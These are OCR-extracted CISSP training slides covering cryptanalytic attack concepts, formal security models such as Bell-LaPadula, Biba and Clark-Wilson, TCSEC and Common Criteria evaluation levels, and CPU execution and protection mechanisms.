- More flexibility than known PT because PT can be selected as many times as needed

~~Key~~

Plaintext 1
Plaintext 2
Plaintext 3
→ Encryption →
Ciphertext 1
Ciphertext 2
Ciphertext 3


Chosen Ciphertext Cryptanalysis

- Analysis of selected CT and resulting PT to determine key attributes



Related Key Cryptanalysis

- Attacker selects PT and compares results to CT based on common key values to identify potential patterns
- More flexibility than known PT because PT can be selected as many times as needed
- Just like chosen PT, but attacker can also select multiple key values



Meet-In-The-Middle Attack

- A MITM attack can be performed on any encryption algorithm that utilizes only 2 encryption rounds
- Meet-in-the-middle attack process
  - ✓ Attacker uses a known PT message
  - ✓ Each PT is encrypted using every possible key and an equivalent CT is decrypted using all possible keys
  - ✓ If a match is found, the corresponding pair of keys represents both portions of the double encryption
  - ✓ This type of attack generally takes only double the time necessary to break a single round of encryption resulting in minimal added protection
- This attack demonstrated that 2DES no more effective than standard DES encryption

Birthday Attack


- A birthday attack is used to attack hashing algorithms with an objective of finding an input value that will produce an identical message digest
- This attack is based on the birthday problem
- The probability that 2 people have the same birth date will be over 50% when 23 people occupy the room
- This is a counter intuitive result, but also applies to calculating hash collisions

Table of Probability Values for Birthday Problem

People	Unique Days	Probability none the same	Probability at least two the same
1	365	1	0
2	364	0.997	0.003
3	363	0.992	0.008
4	362	0.984	0.016
5	361	0.973	0.027
6	360	0.960	0.040
7	359	0.944	0.056
8	358	0.926	0.074
9	357	0.905	0.095
10	356	0.883	0.117
11	355	0.859	0.141
12	354	0.833	0.167
13	353	0.806	0.194
14	352	0.777	0.223
15	351	0.747	0.253
16	350	0.716	0.283
17	349	0.685	0.315
18	348	0.653	0.347
19	347	0.621	0.379
20	346	0.589	0.411
21	345	0.556	0.444
22	344	0.524	0.476
23	343	0.493	0.507
24	342	0.462	0.538
25	341	0.431	0.569
26	340	0.402	0.598
27	339	0.373	0.627
28	338	0.346	0.654
29	337	0.319	0.681
30	336	0.294	0.706

Question Set #3


Questions



ISC2 CISSP Training

Principles of Security Models, Design, and Capabilities

CISSP®
Certified
Information
Systems Security
Professional




Domain Topics

3.1 Implement and manage engineering processes using secure design principles

3.2 Understand the fundamental concepts of security models


3.3 Select controls based upon systems security requirements

3.4 Understand security capabilities of information systems




Secure Design Definitions

- Security should be considered at every stage of a system's development and common definitions used include:
  - ✓ Subject
    - o A user or process requesting read or a write access to a resource
  - ✓ Object
    - o A resource that a user or process accesses
  - ✓ Closed System
    - o Proprietary hardware and software without industry standards that require customized attacks
  - ✓ Open Systems
    - o Open hardware and software solutions using industry standards that have a broader attack area




Secure Design Definitions

- Additional secure design definitions include:
  - ✓ Confinement
    - o Process confinement that specifies specific memory for "read from" and "write to" commands
  - ✓ Bounds
    - o Limits set on memory addresses and resources that a process can access (i.e. ASLR)
  - ✓ Isolation
    - o Protects an operating environment, OS kernel, or applications from accessing memory or resources of other applications



Security Controls

- Security controls ensure data confidentiality and integrity by preventing unauthorized access by authorized or unauthorized subjects through access rules
- Access controls are divided into numerous categories:
  - ✓ Mandatory Access Control
  - ✓ Discretionary Access Control
  - ✓ Non-Discretionary Control
  - ✓ Rule-Based Access Control
  - ✓ Role-Based Access Control
- Mandatory and discretionary access controls limit a subject's ability to access objects



Security Models


Security Models

- A computer security model is a framework to specify and enforce security policies and access rights
- The CISSP exam will test your understanding of several different security models:
  - ✓ Trusted Computing Base
  - ✓ State Machine Model
  - ✓ Information Flow Model
  - ✓ Non-Inferential Model
  - ✓ Take-Grant
  - ✓ Access Control Matrix
  - ✓ Bell-LaPadula
  - ✓ Biba
  - ✓ Clark-Wilson
  - ✓ Brewer-Nash

Trusted Computing Base

- TCB was introduced in DoD Standard 5200.28 named Trusted Computer System Evaluation Criteria (TCSEC) - “Orange Book” in 1983
- Hardware, software, and security controls that combine to form a trusted computing base to enforce security policies
- Two key components of a TCB include:
  - ✓ Security Perimeter
    - ✓ A security boundary that separates a TCB from the rest of a system and prevents insecure interactions from occurring
  - ✓ Reference Monitors and Kernels
    - ✓ A proxy that stands between every subject and object to verify a subject’s credentials before processing requests


Trusted Computing Base



Reference Monitor Provides:
- ✓ Access Rules
- ✓ Validates Access
- ✓ Defines Security Policy

State Machine Model

- Many security models are based on a secure state concept which provides a snapshot of a system at a specific moment in time
- Only if every aspect of a state adequately meet security baselines, is the state considered secure
- A secure state machine model system always boots into a secure state, maintains a secure state across all transitions, and allows subjects to access resources only in a secure manner compliant with the security policy




https://www.researchgate.net/figure/Finite-state-machine-implemented-by-an-ITN_fig5_308728154

Information Flow Model

- The information flow model is based on the state machine model and tracks flows types into and out of the system
- Information flow models prevent unauthorized, insecure, or restricted information flow between different security levels
- Information flows can be between subjects and objects at either the same classification or different classification levels
- Information flow models allow authorized information flows within the same classification level or between classification levels and prevents unauthorized information flows within the same classification level or between classification levels

Information Flow Model




- Depends on data flow properties, not just flow direction. If a lower-level user were to attempt to write lower-level information to a higher level, the model would evaluate the information properties to determine if that operation was allowed

Noninterference Model

- Focused on how a subject at a higher security level affects the system state or the actions of a subject at a lower security level
- Higher level subject actions should not affect lower-level subject actions
- If a higher-level subject can affect a lower-level subject, then the lower-level subject may experience an insecure state or can infer information at a higher classification
- If this set of conditions occurs, then a covert channel could be established
- The Goguen-Meseguer Model is the foundation of the noninterference model


Noninterference Model



Any actions taken by users at different levels are not detected across levels

Take-Grant Model

- The Take-Grant model uses directed graphs to specify how rights are passed between subjects or objects
- A subject with grant rights can grant another subject or another object any other right they possess while a subject with take rights can take rights from subjects
- Take-Grant Rules:
  - ✓ Take rule
    - ○ Allows a subject to take rights over an object
  - ✓ Grant rule
    - ○ Allows a subject to grant rights to an object
  - ✓ Create rule
    - ○ Allows a subject to create new rights
  - ✓ Remove rule
    - ○ Allows a subject to remove rights it has



x creates (tg to) new v
x grants (g to v) to y
y grants (β to z) to v
x takes (β to z) from v

https://www.slideshare.net/ranabhat30/takegrant-protection-model?from_action=save

Access Control Matrix

- A table of subjects and objects that identifies actions or functions that each subject can perform on each object
- Each column of an ACM is an access control list (ACL) that lists valid actions each subject can perform
- The Graham-Denning Model will make use of subjects, objects, and access control matrices


ACL

Subject	Object 1	Object 2	Object 3	Object 4
Stuart	Read	Read, Write	Read	Full Control
Bob	Full Control	No Access	No Access	Read
Kevin	Read, Write	Full Control	Read	No Access
Mary	Full Control	No Access	Full Control	Read, Write

Bell-LaPadula Model

- Developed from DoD's multilevel security policy which states that a subject with any level of clearance can access resources at or below its clearance level, but higher clearance levels also require a need-to-know caveat to access data and objects at that level
- Prevents leaking or transferring classified information to less secure clearance levels and is accomplished by blocking lower-classified subjects from accessing higher-classified objects
- The Bell-LaPadula model is focused on maintaining the confidentiality of objects, but does not address integrity or availability for objects

Bell-LaPadula Model



Three Security Properties

Simple Security Property = No Read Up

Star Security Property = No Write Down

Discretionary Security Property


↓

A system uses an access matrix to enforce discretionary access control

Biba Model

- Focuses on data integrity and requires all subjects and objects to have a classification label
- Biba integrity properties:
  - ✓ Simple Integrity Property
    - ○ A subject cannot read an object at a lower integrity level
  - ✓ Star Integrity Property
    - ○ A subject cannot modify an object at a higher integrity level
- Biba was designed to achieve three objectives:
  - ✓ Prevent modification of objects by unauthorized subjects
  - ✓ Prevent unauthorized modification of objects by authorized subjects
  - ✓ Protect internal and external object consistency


Biba Model


Confidential
Private
Sensitive
Public
No Write Up
Read Up
Write Down
No Read Down
Simple Integrity Property = No Read Down
Star Integrity Property = No Write Up

Clark-Wilson Model

- An integrity model for commercial environments that defines subjects, transactions, or objects (i.e. Access Control Triple) and ensures data integrity through:
  - ✓ Subjects do not have direct access to objects
  - ✓ Objects can be accessed only through transactions
  - ✓ Integrity is maintained with well established transactions and separation of duties
- A subject accesses objects through limited transactions (i.e. Constrained Interface)
- Clark-Wilson establishes:
  - ✓ Constrained Data Item (CDI)
    - ○ Data item whose integrity is protected by the security model
  - ✓ Unconstrained Data Item (UDI)
    - ○ Data item is not controlled by the security model (i.e. Unvalidated inputs)
  - ✓ Integrity Verification Procedure (IVP)
    - ○ Procedure that scans data items and confirms their integrity
  - ✓ Transformation Procedures (TP)
    - ○ Procedures that are allowed to modify a CDI

Clark-Wilson Model



Access to information is established by a program that specializes in access management

Brewer and Nash Model

- Protects a single integrated database and creates dynamic controls based on previous user activity
- Known as the Chinese Wall model, it establishes security domains to prevent Conflicts of Interest (COI)
- COI's are prevented by ensuring data is isolated within conflict classes to keep users out of potential COI scenarios
- Dynamic business environments necessitate dynamic updates of members and conflict classes

Graham-Denning Model

- Securely creates and deletes subjects and objects
- Applies eight protection rules to secure systems:
  - ✓ Securely create an object
  - ✓ Securely create a subject
  - ✓ Securely delete an object
  - ✓ Securely delete a subject
  - ✓ Securely provide the read access right
  - ✓ Securely provide the grant access right
  - ✓ Securely provide the delete access right
  - ✓ Securely provide the transfer access right
- Access control matrices specify subject access to objects

Graham-Denning Model

Subject	Stuart	Bob	Kevin	Mary	Object 1	Object 2	Object 3	Object 4
Stuart	-				r--	rw-	---	---
Bob		-			---	r--	rwx	r--
Kevin			-		rwx	---	r--	---
Mary				-	rw-	rwx	---	rw

Question Set #1

Security Control History

Security Control History


- One of the first security standards developed by the U.S. government was the Trusted Computer System Evaluation Criteria (TCSEC) by the Department of Defense (DoD)
- The objective of the TCSEC was to develop security focused standards that would be utilized by government agencies
- In addition to U.S. efforts, other European countries established the Information Technology Security Evaluation Criteria (ITSEC) which was used until 1998
- Both TCSEC and ITSEC were replaced with the Common Criteria (CC) standard which was adopted by the United States, Canada, France, Germany, and the United Kingdom in 1998
- CC is more formally known as the “Arrangement on the Recognition of Common Criteria Certificates in the Field of IT Security”

Rainbow Series

- The Rainbow Series is a set of security standards and guidelines published by the United States government through the 1990’s
- Although originally published by DoD, all current security related documentation is published by the NIST National Computer Security Center (NCSC)

Trusted Computer System Evaluation Criteria

- TCSEC was part of the rainbow series and is identified as the “Orange Book”
- Combines functional and assurance ratings of confidentiality protections offered by a system
- TCSEC contains four main categories:
  - ✓ Category A
    - Verified protection
  - ✓ Category B
    - Mandatory protection
  - ✓ Category C
    - Discretionary protection
  - ✓ Category D
    - Minimal protection



CSC-STD-001-83

DEPARTMENT OF DEFENSE


TRUSTED COMPUTER SYSTEM

EVALUATION CRITERIA

Approved for public release; distribution unlimited.

15 August 1983

TCSEC Classes



Class	Name	Description
D	Minimal protection	Reserved for systems that fail evaluation.
C1	Discretionary protection (DAC)	System doesn’t need to distinguish between individual users and types of access.
C2	Controlled access protection (DAC)	System must distinguish between individual users and types of access; object reuse security features required.
B1	Labeled security protection (MAC)	Sensitivity labels required for all subjects and storage objects.
B2	Structured protection (MAC)	Sensitivity labels required for all subjects and objects; trusted path requirements.
B3	Security domains (MAC)	Access control lists (ACLs) are specifically required; system must protect against covert channels.
A1	Verified design (MAC)	Formal Top-Level Specification (FTLS) required; configuration management procedures must be enforced throughout entire system lifecycle.

Common Criteria

- Common Criteria defines testing levels for secure systems
- Common Criteria objectives:
  - ✓ Establish consumer confidence in the security of an evaluated information technology (IT) product
  - ✓ To eliminate duplicate technical evaluations
  - ✓ Streamline security evaluations and certification processes
  - ✓ Ensure evaluations of IT products adhere to consistent standards
  - ✓ Promote evaluations and increase availability of rated IT products
  - ✓ Evaluate functionality and assurance of a target of evaluation (TOE)

CC Evaluation Assurance Levels

- ✓ EAL1 - Functionally Tested
  - ○ Applies when you require confidence in a product's correct operation, but do not view threats to security as serious. An evaluation at this level should provide evidence that the target of evaluation functions in a manner consistent with its documentation and that it provides useful protection against identified threats.
- ✓ EAL2 - Structurally Tested
  - ○ Applies when developers or users require low to moderate independently assured security but the complete development record is not readily available. This situation may arise when there is limited developer access or when there is an effort to secure legacy systems.
- ✓ EAL3 - Methodically Tested and Checked
  - ○ Applies when developers or users require a moderate level of independently assured security and require a thorough investigation of the target of evaluation and its development, without substantial reengineering.


CC Evaluation Assurance Levels

- ✓ EAL4 - Methodically Designed, Tested, and Reviewed
  - ○ Applies when developers or users require moderate to high independently assured security in conventional commodity products and are prepared to incur additional security-specific engineering costs.
- ✓ EAL5 - Semi-Formally Designed and Tested
  - ○ Applies when developers or users require high, independently assured security in a planned development and require a rigorous development approach that does not incur unreasonable costs from specialist security engineering techniques.
- ✓ EAL6 - Semi-Formally Verified Design and Tested
  - ○ Applies when developing security targets of evaluation for application in high-risk situations where the value of the protected assets justifies the additional costs.
- ✓ EAL7 - Formally Verified Design and Tested
  - ○ Applies to the development of security targets of evaluation for application in extremely high-risk situations, as well as when the high value of the assets justifies the higher costs.

Certification and Accreditation

- Organizations that require secure systems usually require a formal evaluation process to determine how well a system meets their security requirements and can be divided into two phases:
  - ✓ Certification
    - ○ A technical evaluation of each component of a computing system to determine its alignment with security standards
    - ○ Before starting a certification, it is necessary to choose evaluation criteria and then analyze each component to determine whether it satisfies the desired security goals
    - ○ Certification analysis includes testing system hardware, software, and configurations to evaluate administrative, technical, and physical controls applied to each
  - ✓ Accreditation
    - ○ The formal approval of a system by a designated approving authority (DAA) or Authorization Official (AO) for internal accreditation, and the Security Control Assessor (SCA) for external accreditation

Question Set #2



Questions

ISC2 CISSP Training

Security Vulnerabilities Threats, and Countermeasures

Domain Topics

3.5 Assess and mitigate the vulnerabilities of security architectures, designs, and solution elements

3.6 Assess and mitigate vulnerabilities in web-based systems

3.7 Assess and mitigate vulnerabilities in mobile devices

3.8 Assess and mitigate vulnerabilities in embedded devices


Assess Computing Security Vulnerabilities

Computing System Surface Area

- Vulnerabilities can be found throughout all subsystems within a computing environment
- Although you may be familiar with each of the hardware components listed, a more thorough understanding of each component will be provided
  - ✓ Processor
  - ✓ Memory
  - ✓ Storage
  - ✓ I/O Devices
  - ✓ Firmware

Central Processing Unit Security

- CPU’s coordinate activities with operating systems and I/O devices
- CPU-related topics covered on the CISSP:
  - ✓ Execution Types
  - ✓ Processing Types
  - ✓ Protection Mechanisms
  - ✓ Operating Modes
- Examples of CPU attacks:
  - ✓ Meltdown
    - o A hardware vulnerability affecting Intel x86 and other processors that allows rogue processes to read memory
  - ✓ Spectre
    - o A processor vulnerability that performs branch predictions resulting in private data leaks through side channels




CPU Execution

- Central Processing Units can execute operations and process data in several different ways including:
  - Multiprogramming
  - Multiprocessing
  - Multithreading
  - Multitasking

CPU Execution – Multiprogramming

- Multiprogramming
  - ✓ Running multiple tasks pseudo-simultaneously on a single processor to increase operational efficiency
  - ✓ Serializes processes by saving process states before beginning another process


Multiprogramming


CPU

Program 1
Program 2
Program 3
Program 4
Program n

Main Memory

CPU Execution – Multiprocessing

- Multiprocessing
  - ✓ Running multiple tasks on multiple processors
    - o Symmetric Multiprocessing (SMP)
      - ▪ A single computer with multiple processors controlled by a single operating system, memory, and data bus
    - o Massively Parallel Processing (MPP)
      - ▪ A computer with hundreds of processors that each contain their own operating system, memory, and data bus



Multiprocessing

Computing System

CPU 1
CPU 2
CPU 3
CPU n

CPU Execution – Multithreading

- Multithreading
  - ✓ A thread is a self-contained sequence of instructions which execute in parallel and are all part of a parent process
  - ✓ Running concurrent tasks with a single process using threads



Multithreading

Process

Thread 1
Thread 2
Thread 3
Thread n

CPU Execution – Multitasking

- Multitasking
  - ✓ Running two or more tasks simultaneously


Multitasking

Job 1
Job 2
Job 3

O S


CPU

CPU Processing Types

- To prevent disclosure of information, processors can be configured from either a policy or hardware implementation standpoint:
- Single State Processing
  - ✓ Uses policy to manage different information levels
  - ✓ Administrators approve processors and systems to handle only one security level at a time and users must be approved to handle information at a higher classification level
- Multistate Processing
  - ✓ Uses technology to manage different information levels
  - ✓ Hardware or software is configured to handle multiple security levels simultaneously
  - ✓ Technical mechanisms prevent cross domain spillage

CPU Protection Mechanisms


- Protection Rings
  - ✓ Organize code and components in an operating system, application, or utility
  - ✓ Modern protection rings contain kernel, device drivers, and user applications
  - ✓ The highest level of privilege resides at the kernel and decreases until reaching user applications


Ring 3
Ring 2
Ring 1
Ring 0
Kernel
Device drivers
Device drivers
Applications

CPU Operating States

- CPU operating states include:
  - ✓ Ready State
    - ○ A process loaded into main memory and pending CPU execution
  - ✓ Waiting State – Blocked State
    - ○ A process requiring system resources before being processed
  - ✓ Running
    - ○ A process executes until it completes, time expires, or is blocked
  - ✓ Supervisory
    - ○ A higher privilege level process that can modify system configuration, install device drivers, or change security settings
  - ✓ Stopped
    - ○ A completed process that gives an operating system time to recover resources to allow process reuse

CPU Operating States



https://www.javatpoint.com/os-process-states

Security Mode Background

- Four approved security modes for processing classified information:
  - ✓ Dedicated Mode
  - ✓ System High Mode
  - ✓ Compartmented Mode
  - ✓ Multilevel Mode
- Three elements must exist to use security modes:
  - ✓ Must have a mandatory access control (MAC) environment
  - ✓ Control over subjects that access computer consoles
  - ✓ Control over facilities that contain computer consoles
- A subject that requires access to a data object to perform a job must also have a need to know, regardless of the privilege level they hold

Security Modes


- Dedicated Mode
  - ✓ Each user of a dedicated system must have:
    - ○ A security clearance to access all information processed by the system
    - ○ Access approval for all information processed by the system
    - ○ A valid need to know for all information processed by the system
- System High Mode
  - ✓ Each user of a system high system must have:
    - ○ A security clearance to access all information processed by the system
    - ○ Access approval for all information processed by the system
    - ○ A valid need to know for some information processed by the system, but not necessarily all information processed by the system

Security Modes

- Compartmented Mode
  - ✓ Each user of a compartmented system must have:
    - ○ A security clearance to access all information processed by the system
    - ○ Access approval for any information they have access to
    - ○ A valid need to know for all information they have access to
- Multilevel Mode - PDMCL
  - ✓ System access is controlled a subject's clearance level and compares it with an object's sensitivity label
  - ✓ Each user must have access approval for all information they will have access to on the system
  - ✓ Each user must have a valid need to know for all information they will have access to on the system

CPU Operating Modes


- Modern processors and operating systems support multiuser environments and run in two modes of operation:
  - ✓ User Mode
    - ○ Limits CPU instruction sets to protect users from damaging system resources
    - ○ Usually executed within virtual machines (VM) to isolate resources
  - ✓ Privileged Mode
    - ○ Also known as supervisory, system, or kernel mode
